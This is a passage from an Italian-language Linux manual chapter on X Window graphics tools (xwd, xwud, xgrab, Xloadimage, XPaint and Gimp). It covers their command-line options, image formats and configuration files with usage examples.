`-nobdrs`

Non include i bordi della finestra.

`-frame`

Include anche la cornice del gestore di finestre.

`-out` ⟨*file*⟩

Permette di specificare un file di destinazione diverso dallo standard output.

`-root`

Cattura tutta la superficie grafica.

Esempi

`$` **`xwd > pippo`**

Avvia **`xwd`** in modo da catturare un'immagine e di ottenere il file `pippo` come risultato.

`$` **`xwd -frame > pippo`**

Avvia **xwd** in modo da catturare una finestra completa di cornice. Come nell'esempio precedente, viene creato il file `pippo`.

### 65.1.2 $ xwud

`xwud [`⟨*opzioni*⟩`]`

**xwud** permette di visualizzare immagini generate con il programma **xwd**. L'immagine viene ottenuta dallo standard input e viene emessa in una finestra indipendente. L'utilità di **xwud** sta nella possibilità di controllare il contenuto dei file ottenuti con **xwd** prima di altri trattamenti eventuali.

Esempi

`$` **`xwd | xwud -display roggen.brot.dg:0.0`**

Avvia **xwd** in modo da catturare un'immagine che poi passa a **xwud** per la visualizzazione su un elaboratore remoto.

### 65.1.3 $ xgrab

`xgrab`

**xgrab** è un programma che, attraverso **xgrabsc**, permette la cattura di immagini in modo relativamente semplice. In pratica, il programma che compie il lavoro è **xgrabsc**, ma richiede l'uso di opzioni dettagliate, mentre **xgrab** funge da interfaccia frontale a questo. Il vantaggio fondamentale nell'usare **xgrab** invece di **xwd** sta nell'intervallo di tempo lasciato a disposizione dal momento in cui si conferma l'azione che si vuole compiere al momento in cui si deve selezionare la zona da catturare. Ciò consente, per esempio, di richiamare una finestra in primo piano o di fare qualche altra piccola operazione. Un'altra particolarità importante di questo programma sta nella possibilità di scegliere il formato del file di destinazione.

**xgrab** non è parte dei programmi di utilità standard di X, ma è comunque raggiungibile facilmente attraverso la rete.





Figura 65.1: **xgrab** impostato per catturare una finestra intera, completa di cornice, e generare il file `screen1.dmp` in formato **ppm**.

## 65.2 Xloadimage

Xloadimage è un applicativo per la gestione di immagini, semplice ma efficace. Il nome suggerisce che possa servire per caricare, e quindi visualizzare, delle immagini, ma in più permette di trasformare un'immagine in un formato differente e di modificare alcune regolazioni essenziali. Non si tratta di un sistema completo per la gestione e il ritocco di immagini, ma le funzioni che mette a disposizione sono molto importanti.

### 65.2.1 Avvio del programma

`xloadimage [`⟨*opzioni-globali*⟩`]` {`[[`⟨*opzioni-dell'immagine*⟩`]` ⟨*immagine*⟩`]`}`...`

`xloadimage [`⟨*opzioni-globali*⟩`] [`⟨*opzioni-dell'immagine*⟩`] stdin`

L'eseguibile **`xloadimage`** prevede due tipi di opzioni: globali e particolari. Le prime devono apparire nella prima parte degli argomenti della riga di comando, mentre le altre precedono l'indicazione dell'immagine a cui si riferiscono. Le opzioni particolari vanno quindi messe davanti al nome di ogni immagine che si intente trattare (sempre che ce ne sia bisogno). Eventualmente, è possibile fare in modo che **`xloadimage`** utilizzi lo standard input, per questo si deve utilizzare il nome **`stdin`** al posto dell'indicazione di un'immagine.

Xloadimage ha due pseudonimi: **`xsetbg`** e **`xview`**. Il primo equivale a **`xloadimage -onroot -quiet`** mentre il secondo equivale a **`xloadimage -view -verbose`**.

Quando Xloadimage viene utilizzato per visualizzare un gruppo di immagini, è possibile usare alcuni tasti per passare da un'immagine all'altra e per terminare l'esecuzione:

- [ *n* ] passa all'immagine successiva;
- [ *barra spaziatrice* ] passa all'immagine successiva;
- [ *p* ] torna all'immagine precedente;
- [ *q* ] fine lavoro.

Se l'immagine non è contenuta completamente nella sua finestra, la si può fare scorrere con l'aiuto del mouse, premendo il primo tasto e trascinando nella direzione desiderata.

### 65.2.2 Opzioni globali

Le opzioni globali hanno effetto su tutte le immagini su cui si opera. Data la loro funzione è opportuno che siano collocate prima dell'indicazione delle opzioni particolari, e comunque prima dei file.

Finestra

`-fullscreen`

Utilizza tutto lo schermo per visualizzare ogni immagine.

`-geometry` ⟨*geometria*⟩

Questa opzione funziona nel modo solito: determina le dimensioni della finestra.

`-onroot`

Colloca l'immagine nella finestra principale, utilizzandola come fondale. Quando Xloadimage viene avviato con lo pseudonimo **`xsetbg`**, questa opzione è predefinita.

`-view`

Visualizza le immagini in una finestra, invece che utilizzare la finestra principale. Questa opzione è attiva in modo predefinito nel caso in cui il programma venga avviato con il suo nome o anche con lo pseudonimo **`xview`**.

Colori

`-border` ⟨*colore*⟩

Definisce il colore di fondo delle zone che non sono coperte dall'immagine da visualizzare.

`-visual` ⟨*tipo-visualizzazione*⟩

Permette di specificare in modo esplicito il tipo di visualizzazione desiderato. I tipi disponibili sono: **`DirectColor`**, **`TrueColor`**, **`PseudoColor`**, **`StaticColor`**, **`GrayScale`**, **`StaticGray`**.

Formati

-dump ⟨*formato*⟩[,⟨*opzione-di-formato*⟩] ⟨*file-da-generare*⟩

Permette di generare un file contenente l'immagine nel formato specificato. Le opzioni di formato dipendono dal tipo di questo, e possono esserne indicate diverse, separandole con una virgola (senza spazi). A seconda del tipo di formato di immagine e del tipo di opzione, potrebbe essere necessario aggiungere un attributo a questa, nella forma ⟨*opzione*⟩=⟨*valore*⟩. La tabella 65.2 mostra i tipi di formato leggibili e quelli in cui è possibile salvare.

-type ⟨*tipo-immagine*⟩

Forza Xloadimage a utilizzare un determinato formato per caricare un'immagine. Normalmente è il programma stesso a determinare autonomamente di quale tipo si tratti

Informazioni

-configuration

Mostra la configurazione di Xloadimage. La configurazione viene descritta più avanti.

-supported

Emette, attraverso lo standard output, un elenco di formati di immagini gestiti.

-help [⟨*opzione*⟩...]

Permette di ottenere informazioni su una o più opzioni specificate. Se non ne vengono indicate, inizia una modalità interattiva, attraverso la quale è possibile ottenere brevi guide alle opzioni indicate durante tale sessione.

-identify

Invece di visualizzare le immagini, si ottiene solo la loro identificazione, con una serie di messaggi emessi attraverso lo standard output.

Varie

-delay ⟨*secondi*⟩

Determina una durata di permanenza di ogni immagine. Serve per permettere uno scorrimento automatico delle immagini indicate come argomento, come una sequenza di diapositive. Senza l'indicazione di questo valore, è l'utente che deve agire per visualizzare l'immagine successiva.

-fork

Fa in modo di dissociare Xloadimage dalla shell dalla quale è stato eseguito. In pratica, con questa opzione, il processo elaborativo diventa un figlio di **init** indipendente dalla shell che lo ha generato.

-verbose

Fa in modo che Xloadimage dia delle informazioni, attraverso lo standard output, sulle caratteristiche dell'immagine. Questa opzione è attiva in modo predefinito nel caso l'eseguibile venga avviato con il suo nome normale o anche con lo pseudonimo **xview**.

Esempi

$ **xloadimage -onroot fondale.jpg**

Carica l'immagine fondale.jpg e la colloca sulla finestra principale, cioè sullo sfondo della superficie grafica.

$ **xloadimage -dump jpeg,quality=50 prova.jpg immagine.gif**

Carica l'immagine immagine.gif e la salva in formato JPEG, con il nome prova.jpg, riducendo la sua qualità.

### 65.2.3 Opzioni particolari

Le opzioni particolari hanno effetto solo sull'immagine che precedono. Alcune opzioni particolari possono essere generalizzate, cioè riferite a più immagini, attraverso l'opzione **-global**.

Validità delle opzioni

`-global`

Inizia una serie di opzioni (seguenti) riferite a tutte le immagini che seguono, eventualmente fino al raggiungimento di un'opzione **`-newoptions`**. Eventuali opzioni particolari inserite davanti a una particolare immagine, possono servire per alterare temporaneamente queste impostazioni globali.

`-newoptions`

Azzera le opzioni fissate globalmente.

Bianco/Nero

Le immagini che hanno solo due colori, solitamente bianco e nero, possono essere alterate in modo da sostituire tali colori.

`-background` ⟨*colore*⟩

Con questa opzione si sostituisce il «bianco» delle immagini a due colori.

`-foreground` ⟨*colore*⟩

Con questa opzione si sostituisce il «nero» delle immagini a due colori.

`-invert`

Inverte i colori di un'immagine a due colori.

Effetti

`-brighten` ⟨*percentuale-luminosità*⟩

Permette di definire la percentuale della luminosità dell'immagine. 100 equivale a lasciare inalterata l'immagine.

`-colors` ⟨*numero-colori*⟩

Permette di fissare il numero massimo di colori. È un mezzo per ridurre i colori di un'immagine.

`-halftone`

Trasforma l'immagine in una monocromatica (due colori) utilizzando una tecnica molto semplice, che di solito espande notevolmente l'immagine.

`-dither`

Trasforma l'immagine in una monocromatica (due colori) utilizzando l'algoritmo Floyd-Steinberg che offre un effetto decisamente migliore di quanto si ottiene con l'opzione **`-halftone`**.

`-gamma` ⟨*valore*⟩

Permette di effettuare una correzione di gamma in funzione delle caratteristiche del monitor che si utilizza. Il valore predefinito, quando questa opzione non viene utilizzata, è 1.0, mentre un monitor tipico può richiedere valori da 2.0 a 2.5.

`-gray` | `-grey`

Converte i colori di un'immagine in modo che si utilizzino solo dei grigi.

`-smooth`

Ammorbidisce l'immagine, un po' come se fosse sfuocata. Serve in particolare per addolcire l'effetto che si ottiene quando un'immagine viene ingrandita. Questa opzione può essere indicata più volte in modo da ottenere più passaggi.

Taglia-copia-incolla

`-clip` *x*,*y*,⟨*larghezza*⟩,⟨*altezza*⟩

Preleva solo una porzione dell'immagine. Si parte dalle coordinate *x*,*y* e da lì si preleva un rettangolo della larghezza e altezza indicati (verso destra e verso il basso). Se la larghezza o l'altezza sono lasciati a zero, si intende tutta l'estensione rimanente dell'immagine.

`-at` *x*,*y*

Questa opzione è particolarmente riferita a un'immagine successiva alla prima. La prima immagine viene indicata come immagine base e su di essa è possibile sovrapporne un'altra a partire dalla posizione indicata dalle coordinate di questa opzione.

`-merge`

Permette di fondere l'immagine, dopo un'eventuale rielaborazione, sull'immagine base. Questa opzione viene utilizzata normalmente in combinazione a **`-at`** e **`-clip`**.

Rotazioni e ridimensionamento

`-rotate` ⟨*gradi*⟩

Ruota l'immagine della quantità di gradi indicata. Si possono utilizzare solo multipli di 90.

`-zoom` ⟨*percentuale*⟩

Ridimensiona l'immagine della percentuale indicata. Il valore 100 rappresenta la dimensione normale.

`-xzoom` ⟨*percentuale*⟩

Ridimensiona l'immagine in orizzontale: l'allarga o la restringe.

`-yzoom` ⟨*percentuale*⟩

Ridimensiona l'immagine in verticale: l'allunga o l'accorcia.

Esempi

`$` **`xloadimage -zoom 200 esempio.jpg`**

Carica l'immagine `esempio.jpg`, ingrandendola al doppio della sua dimensione originale (200%).

`$` **`xloadimage pippo.jpg -merge -at 50,50 -clip 50,50,100,100 -brighten 150 pippo.jpg`**

Carica l'immagine `pippo.jpg`, quindi carica nuovamente una parte della stessa immagine e, dopo averla schiarita, la fonde con la versione caricata precedentemente, nella stessa posizione di partenza del pezzetto ritagliato. In pratica, si ottiene di schiarire un'area dell'immagine originale.

### 65.2.4 Opzioni del tipo di immagine

Quando si utilizza l'opzione **`-dump`**, è possibile specificare il tipo di immagine che si vuole ottenere. Oltre al tipo, potrebbe essere possibile o necessaria l'indicazione di argomenti ulteriori, dal momento che molti formati gestiscono diverse modalità. Sotto questo aspetto, un formato viene definito con la sintassi seguente:

⟨*formato*⟩`[`**`,`**⟨*opzione-di-formato*⟩`[=`⟨*valore*⟩`]]` ⟨*file-da-generare*⟩

jpeg

`aritmetic`

Codifica aritmetica.

`grayscale`

Trasforma un'immagine a colori in una a scala di grigi.

`nointerleave`

Crea un file *non-interleaved*.

`entropy`

Abilita l'ottimizzazione del parametro *entropy*

`quality=`⟨*percentuale-qualità*⟩

Regola la qualità dell'immagine da creare. Il valore predefinito è 75; valori inferiori creano immagini più povere.

`smooth=`⟨*fattore-di-sfumatura*⟩

Permette di regolare il fattore di sfumatura. Sono ammissibili tutti i valori da 0 a 100, estremi inclusi.

bpm

`normal`

Utilizza il formato normale.

`raw`

Utilizza il formato RawBit. È la modalità predefinita quando si utilizza il tipo BPM.

tiff

`compression=`⟨*tipo-di-compressione*⟩

Il tipo di compressione può essere uno dei seguenti:

- **`lzw`** Limpel-Ziv-Welsh, predefinita;
- **`none`** nessuna compressione;
- **`rle`** CCITT RLE;
- **`g3fax`** CCITT Group 3 FAX;
- **`g4fax`** CCITT Group 4 FAX;
- **`rlew`** CCITT RLEW;
- **`mac`** Macintosh PackBits;
- **`packbits`** Macintosh PackBits;
- **`thunderscan`** ThunderScan.

| Formato | **`-dump`** | Descrizione |
|---|---|---|
| niff | Sì | Native Image File Format (NIFF) |
| sunraster | No | Sun Rasterfile |
| gif | No | GIF Image |
| jpeg | Sì | JFIF-style JPEG Image |
| fbm | No | FBM Image |
| cmuraster | No | CMU WM Raster |
| pbm | Sì | Portable Bit Map (PBM, PGM, PPM) |
| faces | No | Faces Project |
| rle | No | Utah RLE Image |
| xwd | No | X Window Dump |
| vff | No | Sun Visualization File Format |
| mcidas | No | McIDAS areafile |
| vicar | No | VICAR Image |
| pcx | No | PC Paintbrush Image |
| gem | No | GEM Bit Image |
| macpaint | No | MacPaint Image |
| xpm | No | X Pixmap |
| xbm | No | X Bitmap |

Tabella 65.2: Formati di immagini gestiti da Xloadimage. Solo alcuni formati possono essere usati per generare nuovi file attraverso l'opzione **`-dump`**. Questo elenco può essere ottenuto attraverso l'opzione **`-support`**.

### 65.2.5 Configurazione

Per facilitare l'utilizzo di questo programma è possibile definire una configurazione personalizzata attraverso il file `~/.xloadimagerc`. Nello stesso modo può essere predisposto un file di configurazione globale per tutto il sistema: `/usr/X11R6/lib/X11/Xloadimage`.

Sezioni

All'interno di questi file possono essere indicati tre tipi di informazione: **`path`**, **`extention`** e **`filter`**.

---

`path =` ⟨*percorso-di-ricerca*⟩ `...`

Con questa dichiarazione può essere indicato un elenco di percorsi all'interno dei quali possono essere cercati i file delle immagini. L'elenco è formato dai vari percorsi separati da uno o più spazi, caratteri di tabulazione o codici di interruzione di riga.

`extention = `⟨*estensione*⟩` ...`

Permette di indicare una serie di estensioni possibili da aggiungere ai nomi delle immagini per ottenere la corrispondenza con i nomi dei file. I file vengono cercati tentando le varie estensioni, nell'ordine in cui sono. L'elenco di estensioni è separato attraverso uno o più spazi, caratteri di tabulazione o codici di interruzione di riga.

`filter = `⟨*programma*⟩ ⟨*estensione*⟩

Specifica il programma attraverso il quale deve essere filtrato il file dell'immagine se questo termina con l'estensione indicata. Questo permette di accedere facilmente a file compressi. Le estensioni `.Z` e `.gz` sono già riconosciute e trattate correttamente attraverso il programma adatto.

Se qualche elemento contiene spazi, si possono utilizzare i doppi apici per evitare che questi spazi vengano interpretati come una separazione, ovvero l'inizio di un altro valore. Si può utilizzare la barra obliqua inversa (`\`) per poter includere gli apici doppi tra i caratteri normali e per permettere la continuazione, quando questa barra precede il codice di interruzione di riga.

Il simbolo **#** permette di indicare l'inizio di un commento, fino alla fine della riga. Come al solito, le righe bianche e quelle vuote vengono ignorate.

Esempi

```
# Percorsi da scandire alla ricerca di file di immagini
path = /usr/local/immagini
       ~/immagini

# Estensioni predefinite
extention = .gif .jpg

# Utilizza gzip se vengono trovate estensioni .gz .z .zip
filter = "gzip -cd" .gz .z .zip
```

## 65.3 XPaint

XPaint è un programma per il disegno e il fotoritocco, di buona qualità. A prima vista potrebbe non sembrarlo, ma quando si apprende la logica del suo funzionamento si scopre il suo valore.

### 65.3.1 Limiti di XPaint

XPaint dipende dalle caratteristiche dello schermo, ovvero dalla profondità di colori gestiti nel momento in cui lo si utilizza. Se per ipotesi venisse utilizzato su uno schermo configurato per gestire esclusivamente i grigi, si potrebbero salvare solo immagini in scala di grigi. Questo significa che l'elaborazione di immagini di qualità superiore a quanto visualizzabile sullo schermo comporta una perdita di qualità.

### 65.3.2 Avvio di XPaint

`xpaint [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

XPaint è un programma interattivo e solitamente non viene usata alcuna opzione e nemmeno alcun nome di file. Se si indicano dei file, questi vengono caricati in altrettante finestre per il disegno o fotoritocco.

XPaint utilizza una finestra di strumenti contenente un menu per le operazioni più importanti, quali il caricamento di altri file di immagini o la creazione di una nuova immagine, e una serie di icone che fanno riferimento ad altrettanti strumenti per il disegno.

A fianco della finestra degli attrezzi si collocano le finestre per il fotoritocco o per il disegno. Ognuna ha una propria tavolozza di colori. Sono consentite le operazioni di taglia-copia-incolla tra finestre differenti.

Alcune opzioni

`-size `⟨*larghezza*⟩`x`⟨*altezza*⟩

Permette di definire la dimensione predefinita per la creazione di finestre vuote per il disegno.

`-rcFile `⟨*file*⟩

Definisce il nome e la collocazione di un file di configurazione diverso da quello predefinito, che altrimenti è `~/.XPaintrc`.

`-popped`

Prepara una finestra vuota per il disegno all'avvio, senza bisogno di doverla richiedere espressamente durante il funzionamento del programma.

`-nowarn`

Senza utilizzare questa opzione, il programma avvisa ogni volta, attraverso lo standard error, della possibile perdita di informazioni quando si elaborano immagini con schermi di limitate capacità. In pratica, con questa opzione, si vuole evitare di vedere ogni volta il messaggio seguente:

```
XPaint uses the native display format for storing image info while editing;
the original image information is thrown away.  This means that, in general,
color information is irretrievably lost when using any display depth less
than 24 bits.

More specifically, for depths less than 8 bits, both 24-bit (true-
color) and
8-bit (palette) images will be reduced to the display depth; for 8-bit
displays, standard color-mapped images are safe but 12-bit color-mapped and
24-bit true-color images will lose color information; for 15- and 16-bit
displays (typically RGB 555 and 565, respectively), in general both 8-bit
and 24-bit images will suffer data loss; and for 24- or 32-bit displays,
only very deep images such as 16-bit grayscale or 48-bit true-color will
lose data.

Also note that any ancillary information associated with the original image
(embedded comments, time stamp, copyright, etc.) will always be lost.

Your display depth is 8 bits.

     =============================================================
     WARNING!  Most true-color images will suffer major data loss!
     =============================================================
```

Alcune risorse

`XPaint.patternsize:` ⟨*pixel*⟩

Permette di definire la dimensione in pixel dei quadratini colorati che compongono la tavolozza dei colori di ogni finestra di disegno. Le dimensioni possibili vanno da 4 a 64 pixel, mentre il valore predefinito è 24.

Esempi

`$` **`xpaint sole.jpg`**

Carica il file `sole.jpg` in una finestra per il disegno.

`$` **`xpaint -xrm 'XPaint.patternsize: 10'`**

Avvia il programma modificando la risorsa **`XPaint.patternsize`** in modo da avere una tavolozza dei colori un po' più compatta del solito.

### 65.3.3 Finestra di attrezzi

La figura 65.2 mostra la finestra degli attrezzi di XPaint.

Le varie icone rappresentano ognuna una modalità di disegno o di selezione sulle varie finestre di disegno. Il funzionamento del menu è abbastanza semplice, in particolare, il menu **`File`** permette di caricare una nuova immagine, oppure di aprire una nuova finestra vuota per il disegno. Si noti in particolare la presenza del menu **`Help`** dal quale si accede a una guida interna ben organizzata.

### 65.3.4 Finestre di disegno

XPaint apre tante finestre di disegno quante sono le immagini da elaborare. La figura 65.3 ne mostra una all'interno della quale appare già un'immagine.

Nella parte inferiore ci sono due tavolozze di colori e modelli: normalmente la prima riguarda il tratto e la seconda il fondale. Per esempio, se dalla finestra degli attrezzi si seleziona l'icona del rettangolo pieno,





Figura 65.2: La finestra degli attrezzi di XPaint.





Figura 65.3: XPaint utilizza una finestra di disegno per ogni immagine.

quando si disegna, il contorno del rettangolo utilizza il primo colore o modello, mentre il contenuto utilizza il secondo. Alla tavolozza possono essere aggiunti nuovi colori (*solid*) o modelli (*pattern*).

Ciò che è importante da ricordare è che il controllo sullo strumento usato per disegnare è sempre fatto attraverso la finestra degli attrezzi.

L'uso del menu è abbastanza intuitivo. In particolare, **`File`** permette solo di salvare (il caricamento è a carico della finestra degli attrezzi). Salvando è possibile cambiare formato o salvare solo una porzione selezionata dell'immagine.

Molte operazioni di fotoritocco che possono essere controllate dalla finestra di disegno si riferiscono (o possono riferirsi) a una zona rettangolare selezionata precedentemente. Per ottenere questa selezione si utilizza l'icona apposita (quella del ritaglio rettangolare) della finestra degli attrezzi.

> Se si applicano delle alterazioni all'immagine intera, potrebbe capitare di non vederne il risultato. Si può provare a ridurre a icona la finestra e a ripristinarla: dovrebbe funzionare.

La figura 65.4 mostra alcuni esempi di fotoritocco applicati a zone dell'immagine.




Figura 65.4: Alcuni esempi delle possibilità di fotoritocco di XPaint.

Il sistema di annullamento delle azioni (*undo*) è a più livelli e regolabile, a volte però potrebbe capitare di non vedere la reazione sull'immagine. È sempre bene provare a ridurre la finestra a icona e poi a ripristinarla per verificare l'esatta situazione dell'immagine.

## 65.4 Gimp

Gimp è acronimo di *Gnu Image Manipulation Program* e si tratta proprio di questo: un programma di manipolazione delle immagini. È il programma di punta del gruppo di lavoro che si occupa di realizzare l'ambiente integrato Gnome. Si tratta di un programma di ottima qualità che consente il disegno normale e il ritocco delle immagini.

### 65.4.1 Avvio di Gimp

`gimp [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

Gimp ha una filosofia simile a quella di XPaint: pur trattandosi di un programma interattivo, permette di eseguire alcune operazioni attraverso l'indicazione di opzioni della riga di comando. Se si indicano dei file, questi vengono caricati in altrettante finestre per il disegno o fotoritocco.

Gimp, come XPaint, utilizza una finestra di strumenti contenente un menu per le operazioni più importanti, quali il caricamento di altri file di immagini o la creazione di una nuova immagine, e una serie di icone che fanno riferimento ad altrettanti strumenti per il disegno.

A fianco della finestra degli attrezzi si collocano le finestre per il fotoritocco o per il disegno. Queste hanno un menu a cui si accede premendo il terzo tasto del mouse (quello destro), e a differenza di XPaint, non contengono la tavolozza di colori, che invece è incorporata nella finestra degli strumenti.

> Gimp, e probabilmente anche gli altri della serie a cui appartiene, non aderiscono più agli standard dei vecchi programmi che utilizzavano le prime librerie grafiche. Quindi, le opzioni tradizionali, come **`-display`**, **`-geometry`** ecc. non sono più valide.

Alcune opzioni

`--display` ⟨*schermo*⟩

Permette di specificare le coordinate dello schermo su cui dovranno apparire le finestre di Gimp.

### 65.4.2 Finestra degli strumenti e della tavolozza

La figura 65.5 mostra la finestra degli strumenti di Gimp.





Figura 65.5: La finestra degli strumenti di Gimp.

Le varie icone rappresentano ognuna una modalità di disegno o di selezione sulle varie finestre di disegno. Il funzionamento del menu è abbastanza semplice, in particolare, il menu `File` permette di caricare una nuova immagine, oppure di aprire una nuova finestra vuota per il disegno.

### 65.4.3 Finestre di disegno

Gimp apre tante finestre di disegno quante sono le immagini da elaborare. La figura 65.6 ne mostra una all'interno della quale appare già un'immagine.





Figura 65.6: Gimp utilizza una finestra di disegno per ogni immagine.

Su queste finestre non si vede alcun menù, questo si ottiene premendo il terzo tasto del mouse. Come nel caso di XPaint, il controllo sullo strumento usato per disegnare è sempre fatto attraverso la finestra degli strumenti.

Come nel caso di XPaint, molte operazioni di fotoritocco che possono essere controllate dalla finestra di disegno si riferiscono (o possono riferirsi) a una zona selezionata precedentemente. Per ottenere questa selezione si utilizza l'apposita icona della finestra degli attrezzi.

La figura 65.7 mostra alcuni esempi di fotoritocco applicati a zone dell'immagine.




Figura 65.7: Alcuni esempi delle possibilità di fotoritocco di Gimp.

## 65.5 Electric Eyes

